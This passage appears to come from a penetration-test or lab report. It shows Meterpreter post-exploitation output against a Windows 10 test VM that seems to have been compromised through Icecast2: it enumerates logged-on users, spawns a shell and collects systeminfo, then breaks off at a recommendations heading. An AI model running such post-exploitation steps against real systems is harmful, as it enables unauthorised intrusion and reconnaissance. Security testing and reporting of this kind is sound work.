


```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220423110245_default_192.168.0.20_host.users.activ_455252.tx

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

Detailed systeminfo from shell:




```
meterpreter > shell
Process 8188 created.
Channel 7 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```



```
C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          4/23/2022, 10:22:05 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2095 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,218 MB
Available Physical Memory: 755 MB
Virtual Memory: Max Size:  3,498 MB
Virtual Memory: Available: 1,626 MB
Virtual Memory: In Use:    1,872 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 11 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4535680
                           [07]: KB4537759
```

Systeminfo from the meterpreter:



```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

3. Recommendations